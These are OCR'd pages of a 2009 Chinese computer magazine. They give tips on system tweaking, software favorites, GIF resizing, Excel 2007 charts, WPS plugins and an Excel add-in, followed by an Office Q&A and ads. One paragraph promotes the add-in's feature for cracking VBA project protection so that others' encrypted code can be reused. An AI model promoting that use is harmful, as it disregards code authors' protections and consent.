
魔法设置是超级兔子的拿手好戏，切换到“启动程序→自动运行”选择开机要执行的程序，如果下次开机不需要执行这些项目，只需取消前面的勾选就OK了。“启动程序→系统服务”里可以自定义减少程序令系统更顺畅，在其自定义里可选择安全、建网、单机游戏、最大性能等优化方案。在这里，笔者建议要小心使用，系统本身需要的服务绝对不要停止，否则会导致故障，推荐大家使用标准个人电脑优化来一键搞定。

按键运行悄悄改

玩游戏的读者最讨厌的按键就是Win键了，以往我们都动用注册表来屏蔽它，其实超级兔子做起来要容易得多、在上面的魔法设置里，切换到“个性化→键盘”下，在“屏蔽按键”后的列表中选择“左Win”（见图），单击“添加→应用”，然后重启计算机就生效了。如果要恢复，只需再回到那个设置界面，选中屏蔽的按键，右键单击，选择“删除”即可。

小提示

如果你修改了桌面图标后发觉不好看，想改回去，只需要选择想恢复的图标，点击“桌面及图标→桌面图标→复原”就可以了。另外在桌面墙纸里可以方便地添加删除设置墙纸管理，让单调的桌面换个好心情。



图标丢失静静找

音量图标没了，光驱盘符丢了……这些故障都是司空见惯的，修复起来往往很麻烦，现在可以直接在魔法设置里统一管理，切换到“文件及媒体→文件系统修复”，勾选“修复音量图标、光驱盘符图标丢失修复”，单击“应用”即可。CF [XF33]




别把软件“收藏夹”当鸡肋

我们都知道，浏览器都有“收藏夹”功能，用于收藏常用的网址，便于用户浏览网页，但你是否也知道，许多软件也有“收藏夹”功能呢？用好这些软件的收藏夹，你会觉得非常方便。

1 WinRAR

从网上下载的软件一般都放置于某个特定的文件夹下，解压这些文件时，不必进入该文件夹，直接运行WinRAR，然后从WinRAR的“收藏夹”中来解压这些文件。


运行WinRAR，依次单击“收藏夹→整理收藏夹”，弹出“整理收藏夹”窗口（见图1），单击“添加”按钮，指定专门用于存放压缩文件的文件夹，单击“确定”，然后关闭“整理收藏夹”窗口，再单击“收藏夹”，就可以看到添加的文件夹了，单击即可直接进入这个文件夹。



2 注册表编辑器

注册表的子项非常多，但经常访问的一般就那么几个，一一展开分支再埋头寻找一定很累人，可以把这些子项添加到收藏夹当中。

运行Win+R，输入Regedit后“确定”，打开注册表编辑器，找到自己常用的分支后，依次单击“收藏夹→添加到收藏夹”，起个名称后单击“确定”即可。需要打开这个分支的话，再依次单击“收藏夹→分支名称”即可（见图2）。



3 迅雷

如果经常用迅雷下载FTP资源，不妨把常用的FTP地址添加到迅雷的“收藏夹”当中。运行迅雷后，依次单击“工具→FTP探测器”，打开“收藏夹”窗口，然后单击“新建”，输入资源站点名称、地址以及用户名和密码后单击“确定”即可收藏。以后需要使用收藏的FTP资源，打开收藏夹，双击某个站点名称，即可打开相应的资源了（见图3）。


4 PPLive网络电视

PPLive提供的电视资源相当多，把自己常看的频道加入到自己的收藏夹中，收看起来就方便多了。依次单击“收藏→管理收藏夹”，弹出“PPLive管理收藏夹”窗口，单击“新建文件夹”按钮，输入文件夹名称，然后单击“显示频道”，选中右侧“频道”列表中的某个频道后，单击“加入”即可收藏。以后需要观看收藏的节目，依次单击“收藏→自己的文件夹”，从中找到自己收藏的频道，单击开始播放。（江苏/曹春华）CF [XF34]

谁说GIF大小不能改？

更改普通图片的大小，很多方法都可以实现。但不少朋友却为GIF动画图片尺寸修改而烦恼，很多方法修改了GIF的尺寸后就变成了静态的，其实，只要你使用这款名为“GIF Resizer”的小工具（下载地址：http://www.ashongsoft.com/download-chs.html），GIF尺寸想大就大，想小就小。

我们以修改一个实体GIF动画为例，运行GIF Resizer程序，单击“源GIF动画文件”后面的三点按钮，选择要修改的GIF动画图片文件，原先尺寸为146×146，现在想将其尺寸修改为300×300，只要直接在下面的尺寸调整区中设置好要调整的目标尺寸并设置好保存目录，为了保持尺寸修改后的质量，建议勾选“高质量”选项，单击“转换”按钮即可完成转换了（见图）。（文/daigua）CF [XF35]



在修改GIF尺寸时，最好做好备份，在转换时不要将尺寸设置得过大，否则容易导致图片失真。另外，ImageReady也可以实现，但软件本身有28MB，有点大。

要删除或更换快车3.0的启动提示音，只需删除或替换安装目录中\skin\default\sound里的音频文件。

电脑学用百科全书

2008《电脑爱好者》全年合订本（共4本）

超值热卖中



《电脑爱好者》2008上半年合订本 正文+附录+实用DVD光盘





《电脑爱好者》2008下半年合订本 正文+附录+实用DVD光盘

原价 ~~79.60元~~

超低优惠价 56元

（杂志社独家发售）

汇款地址：北京市123信箱

收款人：电脑爱好者杂志社(100036)

超低优惠价：56元(免邮费)

邮购代码：08HD

汇款自助查询：010-68259307/68259457

咨询电话：010-68258784（周一到周五，9:00～11:30、13:00～17:30）


在线订购网址：http://shop.cfan.com.cn

财务数据一览无余

小李要分析公司2008年各项费用的计划支出和实际支出之间的差异，以便为2009年的成本预测提供依据。如何通过Excel 2007完成这项工作呢？本文章将解决以下这些问题：

1 在饼图中标识出各项费用支出所占比例
2 赋予呆板的图标更强的感染力
3 在图表中突出显示企业在员工培训方面的支出情况
4 在一个图表中反映计划支出与实际支出之间的差异
5 图表与数据不在同一表中的处理
6 在扩展工作表中数据的同时自动更新图表

小李已经对2008年中各类费用的计划支出与实际支出做了统计，并计算了两者之间的差异，为了更加直观地说明实际支出中各类费用所占的比例，小李决定用饼图来展示（见图1）。



❶ ▲通过饼图分析实际支出中各项费用所占比例

四步制出“大饼”图


第一步：按住Ctrl键选中A2:A6和C2:C6两个单元格区域，在“插入”选项卡的“图表”选项组中，打开“饼图”下拉列表，选择“二维饼图”区域中的“饼图”（见图2）。

第二步：将图表移动至适当位置，在“格式”上下文选项卡的“图表样式”选项组中，单击“其他”按钮（插入12hhbgcwsjan01），打开“图表样式”库，为图表选择一种预置的图表样式。

❷ ▲插入饼图

第三步：单击“图表布局”选项组中的“其他”按钮，打开“图表布局”库，选择一种预置的图表布局，以便在图表中看到每个扇区所代表的费用类别，及其所占的比例。

第四步：为了使图表中的数据更加清晰，将数据标签拖至扇区外侧，此时Excel将自动为其添加引导线，用同样的方法将其他类别的数据标签拖至扇区外侧（见图3）。




❸ ▲将数据标签拖至扇区外侧

再好的标题也要美化

通过Excel 2007内置的图表样式和布局修饰图表，真是既快捷又方便，为了进一步增强图表的显示效果，小李希望对标题进行进一步的修饰，以使其更具感染力。

选中图表标题，在“格式”上下文选项卡的“艺术字样式”选项组中，单击“其他”按钮，打开“艺术字样式”库，将光标悬浮于每个预置的艺术字样式上，可以在图表中预览到应用该样式后的效果。小李没有在预置的艺术字样式中找到满意的艺术字效果，因此他决定自行设置所需的样式。单击“艺术字样式”选项组中的“文本效果→发光”，在打开的级联菜单中选择一种发光效果。按照类似的方法，为文本选择一种映像效果。设置完成后的图表标题（见图4）。




❹ ▲设置文本效果后的图表标题


突出显示关键的费用类别

虽然现在可以从饼图中看到每类费用所占的比例了，但是小李觉得重点不够突出，如何才能突出显示公司在“员工培训”方面的费用支出情况呢？假设将饼图比作表盘，由于人们比较习惯以12点所在的位置为起点，沿顺时针方向浏览数据，因此应该尽量将重要数据所在扇区置于12点位置处。

旋转扇区所在位置的方法非常简单，单击饼图的任意一个扇区，按Ctrl+1，打开“设置数据点格式”对话框。拖动“第一扇区起始角度”选项区域中的滑块，此时可以实时地观察图表扇区位置的变化，旋转到满意的角度即可。除了上述方法之外，还可以将重要数据所在扇区从饼图中分离，达到突出显示的目的。例如，当需要强调“员工培训”的支出费用时，只需向远离圆心的位置拖动该扇区即可。

在Office 2007的工具栏上任意位置右击，选择“功能区最小化”，就可以让屏幕可用区域最大化了。


5 ▲用来对“计划支出”和“实际支出”进行对比分析的组合图表


7 ▲为图表添加数据表

分析计划支出和实际支出之间的差异

小李通过2008年计划支出和实际支出的对比分析，利用组合图表创建了“费用支出对比图”（见图5），从中可以一目了然地看出2008年各类费用的计划支出和实际支出的对比情况，以及二者差值百分比的波动情况等信息。创建“费用支出对比图”的具体操作步骤如下。

第一步：按住Ctrl键同时，选中“费用支出分析”工作表中的A2:C6和E2:E6单元格区域，然后按F11键，在名为Chart1的工作表中插入图表。

第二步：由于“差异百分比”的数据较“计划支出”和“实际支出”而言微乎其微，因此不能在图表中看到。如果要显示“差异百分比”的数据，首先需要在“布局”选项卡下的“当前所选内容”选项组中，打开“图表元素”下拉列表，选择“系列‘差异百分比’”（见图6）。


6 ▲设置“差异百分比”系列格式

第三步：单击“当前所选内容”选项组中的“设置所选内容格式”按钮，打开“设置数据系列格式”对话框，选中“系列绘制在”选项区域中的“次坐标轴”单选按钮。

第四步：关闭对话框，此时图表右侧新增加了一个坐标轴，这样就可以在图表中看到“差异百分比”数据系列了。

第五步：选中图表中的“差异百分比”数据序列，然后在“设计”上下文选项卡的“类型”选项组中，单击“更改图表类型”按钮，打开“更改图表类型”对话框。选择“折线图”选项区域中的“带数据标记的折线图”即可。

自定义图表布局，提高图表可读性


用于对比计划支出与实际支出之间差异的图表终于创建完成了，为了提高图表的可读性，小李希望在图表上方添加标题，并且将计划支出、实际支出、差异百分比各项数据显示在图表下方。可以按照如下步骤进行操作。

第一步：选中图表，在“布局”上下文选项卡的“标签”选项组中，打开“图表标题”下拉列表，执行“图表上方”命令，添加一个默认的图表标题，然后将其更改为“计划支出与实际支出对比图”即可。

第二步：在“布局”上下文选项卡的“标签”选项组中，打开“数据表”下拉列表，执行“显示数据表”命令，即可将图表数据源显示在图表下方（见图7）。

实现图表的自动扩展

公司由于业务的扩展，需要增加其他的费用支出类别时，如何在扩展工作表中数据的同时，实现图表的自动更新呢（见图8）？


8 ▲增加费用类别时实现图表的自动更新

要实现图表的自动扩展，可以将图表的数据区域转换为表，随着表的自动扩展，图表也会自动更新，具体操作步骤如下。

第一步：选中“费用支出分析”表所在的A2:E6单元格区域，在“开始”选项卡的“样式”选项组中，打开“套用表格格式”下拉列表，选择一种预置的表格式。

第二步：在随即打开的“套用表格式”对话框中，会自动选中“表包含标题”复选框，“确定”即可。

对图表的数据源套用表格式之后，当在表格中再添加数据时，随着表的自动扩展，以此表为数据源的图表也会随之自动更新（见图9）。CF [XF36]


9 ▲在“费用支出分析”表中增加数据时图表自动更新

给WPS 2009加装翻译词典

WPS 2009个人版正式推出，新版有许多亮点，首先是加大了和网络的融合，免费提供给用户G级的空间，存储文件再也不用拿闪盘了，是办公软件一种新的形式；其次，插件平台更加强大，个人版安装时集成了“多重剪贴板”、“输出PDF文件”插件，安装时可选“表格样式”插件，在插件平台上可以直接安装“PDF阅读”插件，在WPS演示的插件平台上可以直接安装“WPS演示演播”插件。

这些功能打开工具栏上按钮就可以使用。WPS官网上还有许多有实用价值的插件可以下载来使用。


可以通过单击工具栏上的“插件”按钮，打开“插件平台”对话框，单击“推荐插件”选项卡中的“浏览全部插件”按钮，或者直接打开官网(http://www.wps.cn)，单击“插件”菜单，就可以看到官方最新的插件。

举个例子：平时工作中偶尔要用到查单词是什么意思，或者把几个词语翻译成英语。这该怎么办呢？我还要下载一个翻译软件吗？

有了WPS 2009，完全可以轻松完成这样的任务。因为官方为我们提供了这样的插件，下面介绍一下具体的操作方法。

第一步： 打开官网插件平台，单击“用途”中的“字典”，点击右侧查单词的“立即下载”。

第二步： IE 8.0会出现提示，单击“允许”按钮，WPS会自动打开插件平台的“插件下载”选项卡，提示下载和安装进度；



第三步： 安装完成后，单击工具栏上的“查单词”工具按钮，任务窗格中出现查单词的相关内容，鼠标单击“请输入查询内容”处，输入要查询的内容，单击搜索按钮就可以得到结果了（见图）。

WPS的插件可以解决许多实际工作中遇到的问题，使困难的工作变得很轻松。WPS插件平台上还有许多很好很实用的插件，如提高效率的“文件优化精灵”，增强的搜索“查资料”等，如果官网的插件平台上没有你要的插件怎么办呢？我们还可以在WPS论坛的插件区发帖，提出自己的建议。**(东北林子)** CF [XF37]

Excel的超级工具箱

Excel自从推出后，使用的人越来越多，大家对它本身提供的功能越来越不满足，但微软只赋予了它一些基本功能，于是高手们就开发了各种各样的高档技巧，来弥补软件的不足。


“Excel必备工具箱”(以下简称工具箱)是这些增强工具中值得使用的一款。这款免费Excel软件可以让你在完成很多工作时省下很多力气。

从http://blog.sina.com.cn/ahz11下载软件，并安装好，然后进入Excel，你就会看到“加载项”下的新选项（见图1）。

实用功能揭秘一：

合并多个相似表格

这个功能一直是小编经常要使用的，每个编辑在最后都会填写一个包含各种文章元素的表格，再手工合并，现在终于免去这个麻烦了：在“工具集锦”中点击“汇总→表格合并”，在弹出窗口中点击“来自于同一目录下的多个文档”，然后选择好文档，就可以等待合并好的文件了。



软件支持Windows XP/Vista、Office 2003/2007，另外在任意单元格中右击，也可以通过“工具集锦”打开

> **小提示**
>
> 点击如图1所示中“工具箱→综合设置”项，可以修改是否在鼠标右键出现“工具集锦”项等项目。

实用功能揭秘二：


别人代码拿来就用

现在很多人在网上共享一些VBA程序时，都会加密，连修改代码的机会都不给，有了工具箱，这问题就没有了：在“工具集锦”窗口中点击“破解”标签下的“VBA工程保护”按钮即可。

实用功能揭秘三：

斜线、分栏，Word行的Excel照样成

在没有安装工具箱前，你要给表格添加斜线表头，那是相当麻烦的事，要是想分个栏，那只能去Word下去完成这个任务了。现在可就简单了，只要在“工具集锦”窗口下点击“处理”标签下的“分栏”或“斜线表头”输入好参数就可以自成了（见图2）。



分栏时可以对表格进行详细的设置

当然软件的功能可不只有这些，看着那些超多的选项、按钮，你是不是也有安装的冲动？ CF [XF38]

“Excel必备工具箱”提供的文件合并有多种形式，比如“文件合并”，可以将多个文件中的某个表单合到一个表格中

小抄速记

Slightly copies the shorthand

Q1 别人传给我一个员工信息XLS表格，里面应该有几百条记录才对，可是我一打开只有3条，请问这是怎么回事？

答：这可能是由于表格已经做过“筛选”导致的。点击“数据→筛选→显示全部”项即可。

Q2 为什么我在Excel中输入斜杠后总变为日期？

答：这是由于Excel会把输入为1/1、1-1的形式认为是日期输入，你只要把单元格格式设置为“文本”即可（右击单元格，选择“设置单元格格式”，再点击“文本”）。对于输入(1)变为-1的情况也可以通过这种方法修改。

Q3 我在办公的时候，经常会接触到很多单位，比如磅、英寸，请问它们是多少呢？

答：估计很多人还不太熟悉Word常用到的单位，它们之间有具体的关系是1英寸＝2.54厘米＝25.4毫米＝72磅＝96像素，我们用得最多的72磅字大概就是2.54厘米的大小。下表则列出了字号和磅值及厘米的换算表。

	初号	小初	一号	小一	二号	小二	三号	小三	四号	小四	五号	小五
磅值	42	36	26	24	22	18	16	15	14	12	10.5	9
厘米	1.48	1.27	0.92	0.85	0.78	0.64	0.56	0.53	0.49	0.42	0.37	0.32

Q4 我有一篇很长的DOC文档，现在需要把每段文字都单独排成一页，请问怎么实现？

答：你可以按Ctrl+H，打开查找替换窗口，然后查找内容为^p，替换为^m（注意大小写）即可。

Q5 我在使用Word时，有几个字少录了，需要在中间插入，但后面的字就消除了，请问是怎么回事？

答：这是由于你按了Insert键(部分笔记本标的是Ins)，进入了“改写”模式所致，再按一次就能恢复为“插入”模式了。

Q6 我在PPT中添加了外部的声音，请问是否可以把声音文件直接删除了呢？

答：这要取决于你所用的声音文件大小。默认设置下，如果声音文件小于100KB，在保存PPT文件时，声音文件就会自动嵌入到文件中，这时你就可以删除该文件了。当然这个值是可以进行设置的，在PowerPoint 2007中，点击左上角的Office图标，选择“PowerPoint设置”项，在弹出窗口左侧点击“高级”，然后在右侧修改“链接文件大小大于以下值的声音文件”的值即可。最大为50000（50MB）。对于PowerPoint 2003来说该项在“工具→选项→常规”下，注意添加的声音文件必须为WAV才可以。



CF [XF39]

Office 2010 Technical Preview 已经泄漏出，不管是界面还是功能上都有了很大变化，相信用不了多久大家就可以体验到了。

教育部教育管理信息中心

北京师範大學 培训基地

北京师范大学培训基地是教育部专门设立的集培训和考试于一体的重点教育示范单位，由北师大科培中心承办，连续六年被教育部评为全国优秀培训机构，并荣获《中国计算机报》等多家媒体评选出的“教学质量满意奖”、“北京受欢迎的计算机学校荣誉奖”、“大众满意的教育机构奖”等各种殊荣，被誉为IT人才的梦工厂--计算机工程师的摇篮。

精品就业班

（一律提供住宿、安排实习、安置工作、签就业协议）

★J01-A 高级网络工程师
★J01-B JAVA软件工程师
★J01-C 影视动画设计师
★J01-D 装 饰 设 计 师
★J02-A 平 面 设 计 师
★J02-B 网 站 设 计 师
★J02-C .NET软件工程师
★J02-D 高级动画设计师

其它专业课程

办公和平面设计类－办公自动化、电脑美术、平面设计全科、艺术设计实战、商业设计实战、电子政务
网站设计类－静态网页设计、FLASH 动画设计、网站美工实战、网页特效编程、网站规划设计、ASP、高级网站设计全科
动画影视类－三维动画（初、中、高级）、影视高级特效专修、影视剪辑与特效合成、MAYA 影视动画、电视栏目包装、影视广告制作
系统和网络类－多媒体组装维修、网络基础、网络工程与综合布线、高级网络管理技术、网络安全服务器、Exchange 高级技术、SMS 高级技术、LINUX、CCNA、CCNP
WEB 开发与程序设计类－SQL、JAVA 基础、JAVAWEB 编程、JAVAEE 企业开发、C#（基础、高级）、ASP.NET、软件工程与测试实战、ORACLE 数据库
环境艺术类－CAD 辅助设计、3D 效果图（初级、高级）、装饰设计（专科、高级）、装饰设计手绘、装饰材料与室内设计工艺、建筑游历动画

助学大优惠火爆进行中！

高级认证（自备考场）

CCNA（CCNP）、MCSE+MCP+ISA、JAVA、ACCD、Oracle



就业老师对学生进行咨询指导



专业配备的影视机房



师大校园内科技楼教学区



平面设计师班学员毕业合影

地址：北京市海淀区新外大街19号北京师范大学科技楼0224

咨询热线：010-58802912 58802913 58802968 62202805（8：30~21：00，周六日不休）
教务值班：010-62202912
就业中心：010-58802887（9：00~17：30）
咨询QQ：100212081、100212082、100212083、100212084、100212080

北师大培训基地直属网站——中国科文教育资讯网 www.itat.cn

有史以来超全的电脑常用操作技巧和故障解决总汇；

硬件、软件、网络、数码、学习、办公、娱乐技巧一网打尽；

上千电脑高手的智慧结晶；

只有你没遇到过的，没有我解决不了的；

成为电脑操作大师的全能武器。

就业 加薪 升值

必备宝典

2009 电脑爱好者普及版 增刊

《电脑超级技巧》

10000招

●一马当先的全面知识 ●一枝独秀的万招技巧 ●独霸江湖的应用价值

绝对低价：25元 超值赠送：1CD 上市时间：4月25日



邮局汇款：北京123信箱 邮编：100036

收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明邮购代码:SK0217。为方便我们与您联系，请留下联系电话。

在线订购网址：http://shop.cfan.com.cn

一本大家都能看懂的电脑杂志

《电脑爱好者》

2009年增刊一

鉴别、选购、应用、维修电脑硬件

终级宝典





轻轻松松学电脑?

好者》精华合订本啊!

3月下旬隆重上市

强悍的5大知识轰炸

超过150万字的初学内容

超过1000个的应用方案

超过2000篇的精彩文章

超过2000幅的直观图解

超过3000个的经验技巧

"极"多的卖点

用极浅显的语言教授极复杂的知识

用极丰富的图片代替极繁复的文字

用极系统的内容武装极广泛的需求

用极精华的文章缔造极强大的能力

用极容易的方式带来极快速的提高

买硬件 骗子太多

用硬件 能力太低

修硬件 水平太差

看我一站式帮你全解决

笔记本、数码相机、MP3、CPU、板卡、

硬盘、内存、显示器、打印机……

超级实惠价：25元 赠送一张多媒体光盘

火爆热卖！

邮局汇款：北京123信箱　邮编：100036　收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明邮购代码:SK0218。


为方便我们与你联系，请留下联系电话。

责任编辑 果果 投稿地址 xiaoyxxr@cfan.com.cn
